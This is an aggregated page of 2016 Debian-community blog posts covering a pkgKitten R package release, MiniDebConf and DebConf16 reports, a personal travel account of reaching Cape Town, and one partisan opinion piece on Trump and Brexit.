kitten A new minor release 0.1.4 of pkgKitten just hit on CRAN this morning. One small change is that the package manual page it creates now makes use of the (still new-ish and under-documented and under-used) Rd macros described at the end of Section 2.13 of Writing R Extensions:
See the system.Rd file in share/Rd/macros for more details and macro definitions, including macros \packageTitle, \packageDescription, \packageAuthor, \packageMaintainer, \packageDESCRIPTION and \packageIndices.
By using these macros, and referencing them from the DESCRIPTION file, we can avoid redundancy, or worse, inconsitency, between both files. Or just be plain lazy and describe things just once in the higher-level file: A good thing! Otherwise we fixed a URL to the manual thanks to a PR, and just added some of the regular polish to some of the corners which R CMD check --as-cran is looking into:

Changes in version 0.1.4 (2016-11-13)
  • Utilize newer R macros in package-default manual page.
  • Repair a link to Wrting R Extensions (PR #7 by Josh O'Brien)

More details about the package are at the pkgKitten webpage and the pkgKitten GitHub repo. Courtesy of CRANberries, there is also a diffstat report for this release

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Andrew Cater: Debian Miniconf, ARM Cambridge 10/11/16 - post 3

Quiet room with occasional outbursts of talking. One of my problems with radio gear down to broken cable so that's OK-ish - I have spares.

And suddenly it's 1720 and we need to leave at about 1730.

2 x radio receivers tried: 2 x transmitters working ready for talk on Saturday.

Spare huge bag of cables appreciated by others - it's amazing how often you find someone else needs stuff :)


12 November 2016

Andrew Cater: MiniDebconf ARM 12/11/12 - post 3

A crazy presentation on amateur radio and dongles for SDR for which I was at least partially responsible which may well have inspired others and piqued their interest - but, if nothing else, it was a lot of fun.

KiwiSDR - there should be anything up to 200 deployed in the end worldwide - look for them on sdr.hu - all done on top of a Beaglebone running Debian.
Four users independently tuning the receiver from 0-30MHz
Lunch was sandwiches in the kitchen - much hilarity as the door appeared locked, folk were shut outside - and the door was open all the time.

A presentation / group discussion on diversity and on ways that we can improve the understanding of Debian

9 November 2016

Daniel Pocock: Understanding what lies behind Trump and Brexit

As the US elections finish, many people are scratching their heads wondering what it all means. For example, is Trump serious about the things he has been saying, or is he simply saying whatever was most likely to make a whole bunch of really stupid people crawl out from under their rocks to vote for him? Was he serious about winning at all, or was it just the ultimate reality TV experiment? Will he show up for work in 2017, or like Australia's billionaire Clive Palmer, will he set a new absence record for an elected official? Ironically, Palmer and Trump have both been dogged by questions over their business dealings, will Palmer's descent towards bankruptcy be replicated in the ongoing fraud trial against Trump University and similar scandals? While the answer to those questions may not be clear for some time, some interesting observations can be made at this point. The world has been going racist. In the UK, for example, authorities have started putting up anti-Muslim posters with an eery resemblance to Hitler's anti-Jew propaganda. It makes you wonder if the Brexit result was really the "will of the people", or were the people deliberately whipped up into a state of irrational fear by a bunch of thugs seeking political power? Who thought The Man in the High Castle was fiction? In January 2015, a pilot of The Man in the High Castle, telling the story of a dystopian alternative history where Hitler has conquered America, was the most-watched original series on Amazon Prime. It appears Trump supporters have already been operating US checkpoints abroad for some time, achieving widespread notoriety when they blocked a family of British Muslims from visiting Disneyland in 2015. Ambushing them at the last moment as they were about to board their flight, it is unthinkable how anybody could be so cruel. When you reflect on statements made by Trump and the so-called "security" practices around the world, this would appear to be only a taste of things to come though. Is it a coincidence that Brexit and Trump both happened in the same year that the copyright on Mein Kampf expired? Ironically, in the chapter on immigration Hitler specifically singles out the U.S.A. for his praise, is that the sort of rave review that Trump aspires to when he talks about making America great again? US voters have traditionally held concerns about the power of the establishment. The US Federal Reserve has been in the news almost every week since the financial crisis, but did you know that the very concept of central banking was thrown out the window four times in America's history? Is Trump the type of hardliner who will go down this path again, or will it be business as usual? In his book Rich Dad's Guide to Investing in Gold & Silver, Robert Kiyosaki and Michael Maloney encourage people to consider putting most of their wealth into gold and silver bullion. Whether you like the politics of Trump and Brexit or not, are we entering an era where it will be prudent for people to keep at least ten percent of net wealth in this asset class again? Online dealers like BullionVault in Europe already appear to be struggling under the pressure as people rush to claim the free grams of bullion credited to newly opened accounts. The Facebook effect In recent times, there has been significant attention on the question of how Facebook and Google can influence elections, some European authorities have even issued alerts comparing this threat to terrorism. Yet in the US election, it was simple email that stole the limelight (or conveniently diverted attention from other threats), first with Clinton's private email server and later with Wikileaks exposing the entire email history of Clinton's chief of staff. The Podesta emails, while being boring for outsiders, are potentially far more damaging as they undermine the morale of Clinton's grass roots supporters. These people are essential for knocking on doors and distributing leaflets in the final phase of an election campaign, but after reading about Clinton's close relationship with big business, many of them may well have chosen to stay home. Will future political candidates seek to improve their technical competance, or will they simply be replaced by candidates who are born hackers and fluent in the language of a digital world?

8 November 2016

Jonathan Carter: A few impressions of DebConf 16 in Cape Town

DebConf16 Group Photo

DebConf16 Group Photo by Jurie Senekal.

DebConf16 Firstly, thanks to everyone who came out and added their own uniqueness and expertise to the pool. The feedback received so far has been very positive and I feel that the few problems we did experience was dealt with very efficiently. Having a DebConf in your hometown is a great experience, consider a bid for hosting a DebConf in your city! DebConf16 Open Festival (5 August) The Open Festival (usually Debian Open Day) turned out pretty good. It was a collection of talks, a job fair, and some demos of what can be done with Debian. I particularly liked Hetzner s stand. I got to show off some 20 year old+ Super Mario skills and they had some fun brain teasers as well. It s really great to see a job stand that s so interactive and I think many companies can learn from them. The demo that probably drew the most attention was from my friend Georg who demoed some LulzBot Mini 3D Printers. They really seem to love Debian which is great! DebConf (6 August to 12 August) If I try to write up all my thoughts and feeling about DC16, I ll never get this post finished. Instead, here as some tweets from DebConf that other have written:


Day Trip We had 3 day trips: Brought to you by
orga

DebConf16 Orga Team.

See you in Montr al! DebConf17 dates: The DC17 sponsorship brochure contains a good deal of information, please share it with anyone who might be interested in sponsoring DebConf! Media

6 November 2016

Shirish Agarwal: The long tail in a common s man journey to debconf16 1

I was going to put a technical post but saw the discussion of one of the meetings of the debconf meets and decided to share a novice s travel experience. Before I start here s the discussion log http://meetbot.debian.net/debconf-team/2016/debconf-team.2016-10-20-20.01.log.html and specifically this part which hit me (using fake names for discussion as haven t taken permission from the folks to cite them by name.)
20:36:52 abcd: $100 CAD is a lot for some, but you d only need it if you won t sleep in sponsored accom, which arguably is acceptable.
20:37:04 it would, efgh, fixed sponsorship sum for everybody and allocation of rooms completely decoupled. Hotel gets the money from everybody and the base fee from DebConf.
20:37:15 people who can t afford also have special needs and may be uncomfortable in sharing rooms. That s quite frequently in our community. Managing each case will be much more complicated.
20:37:31 hijk: we could set aside budget for such special needs, for sure.
20:37:43 I m talking about managing each case
20:37:46 hijk: yes, but we ll have the special cases no matter what.
20:37:48 yes, and the special cases need to be catered for regardless of how everybody else is housed
20:38:06 hijk: room allocation already includes this.
20:38:19 people having to expose their personal problems to have us permitting them staying in the hotel
20:38:23 that s just too weird
It just goes on. I dunno whether I m weird or not or the experience I would share is just normal, this I would leave for you to decide. As have shared before, some friends of mine from the free software community had cajoled me last year to apply for debconf bursary (debconf15), which surprisingly got approved, but as it was late and my pre-conceived myths/notions of visas taking a looooong time decided not to go further. Many things take a long time to happen in the Indian bureaucratic maze. For instance have been in a civil case for almost a decade now among other things so know and accept that things take their own sweet time otherwise known as Indian patience  Did the application and again, surprise, surprise this time too I was approved. Luckily, had done the application for bursary early so was a bit positive on the visa-front. There was a goof-up at the embassay but thanks to people at travel.stackexchange.com where I asked quite a few questions, I was a bit informed and travel was relatively hassle-free. Internally though, I was nervous as hell. I had been feeling like a conman or a fraud or being an imposter because I knew before-hand that the project is so huge and had done the mistake of putting up a talk and a workshop where the big guns would be, which again was accepted (not good). The only thing I was thinking of as a saving grace is that there might be some newbies who don t know about the project at all (on Open Day) and hopefully I could help with that but as you will see, even there I was fully inadequate. I live in Pune which is around 3.5 hours from Mumbai (BOM) from where international flights take off. While Pune has an Airport, due to defence considerations, there cannot be much improvement either for domestic or International carriers. There have been attempts to have an exclusive civilian Airport for a long time (almost a decade) and would still take a decade or more. Hence had decided to take an early morning train from Pune to Mumbai, change couple of locals and finally land up at the Mumbai International Airport. Hind-sight as they say is 50:50, while I do have friends in Mumbai, I also found about a homestay which is closer to the Airport and still relatively budget-friendly. Anyways, met few friends but as was paranoid about missing connections found myself in front of the Airport at 20:00 hrs. with about 7 hours + to go before my flight. While there is nothing to do around the airport rather than hanging around, just hung around outside the airport as knew that inside the airport will be chilling and once you go in, you cannot come out or at least it s an inconvenience to the security therein. The International Airport in on three levels, the basement is for vehicles, the first level to receive International and Domestic passengers and the upper-most level exclusively for people flying internationally. This again, came to know when I tried to enter into the ones meant for Domestic and International Passengers coming into the city. Came to the check-in counter at around 02:00 hrs, did the security thing and just had to wait as the flight was of 0400 hrs (from my limited search experience, the cheapest flights are at such times when nobody else (i.e.civilized people) wants to fly). Entered Doha around 5:15 Doha time and saw a much much bigger airport than either the Mumbai International Airport or/and the Delhi International Airport . While I have written some negative stuff about Doha, there were two positives that I am sure, I had forgotten to share a. There were no transit Visa Fees that I had to pay. Most countries and airports I researched have something called transit visa and that can really get expensive, so saved money on that. b. The free ride into the city and back with voluntary tipping the driver or/and guide (approx. 3-4 hours) While the second from what I could tell/know is a gimmick, this is something I wish other countries and airports emulate. There are hotels in the airport and I could have had hotel accommodation if I had booked a slightly more expensive ticket, roughly INR 5k/- each way which would have given me a bit more legroom as well as stay as my layover was more than 24 hours. But this information was known at last minute. Qatar Airways has just a toll-free number and trying more than a few times gave up. They don t have an office in the city. When I reached the check-in counter they said if I had upgraded to Y class I would have had the hotel thing. Changing tickets at the last moment was too expensive and anyways for hotel accommodation for layovers they required at least 24 hours notice. Had to make do with recliners and chairs which are not really comfortable. There were only a couple of waiting rooms on air-side which had a view of the aircraft and hence were a bit more pleasing than those which were on the land-side and were fully blocked without a view. I wish there was a map of the Airport from within the Airport as even with the single terminal it is really easy to get lost. Somehow the day and night went by and took my second flight and reached Cape Town, South Africa. Throughout the journey had been stressed as had to be awake at all times and make sure that nothing gets stolen. Having attendants at toilets were also good so that there is no possibility of any violence there. So it had been 2 days, no shower and no sleep. Later also came to know about Airport Sleeping Pods and shower stalls but these also seem to be less in number, at few airports and there always be a bit of premium attached to them as airports are a monopoly business. Anyways, reached the venue. Throughout the travel there was quite a bit of unnamed fear which I later came to know after seeing Dr. Ramanujan s The Man who knew Infinity . It was/is the fear or unknown, while in the movie it is articulated as fear of crossing seven seas, symbolically it is the fear or unknown. Now while I was dead tired, I still pushed myself as I didn t want to have the effects of jet lag interfere with the normal sleeping and waking patterns. I did freshen myself but didn t allow myself the luxury of the bath-tub as I knew that if I went in, I would not come out that day. Met all the people, learnt who s who, where things are happening etc. and slowly night came. Night came and I was so-looking forward to sleep but sleep was not to be. I later learnt it could be either of the two reasons, it could either have been travel-induced insomnia or/and what is known as the first night effect . It was only on the second day when I was in bath-tub for about 2/3 hours I could feel the tension leaving my body. I finally realized that I am in Cape Town, South Africa and could enjoy and be surprised at seeing birds within few feet of me . Now I don t know whether I m the only weird/paranoid one, I do know that it would not have been easier for me at least for the first night as I was turning and twisting throughout the night. I opened the lights, read for some time hoping for sleep to take over but that didn t work. Tried quite a few things but sleep didn t come. If I had been sleeping with other people I dunno how they would have reacted. I myself am a light sleeper (most of the time) and if I had sleep coming and somebody else acted or been the way I was, I wouldn t been able to sleep. However much you try, whatever is the natural reaction is, will be. There are still some bits to share but that would be in part 2.
Filed under: Miscellenous Tagged: #air-travel, #Debconf16, #paranoia, #sleep

Next.

Previous.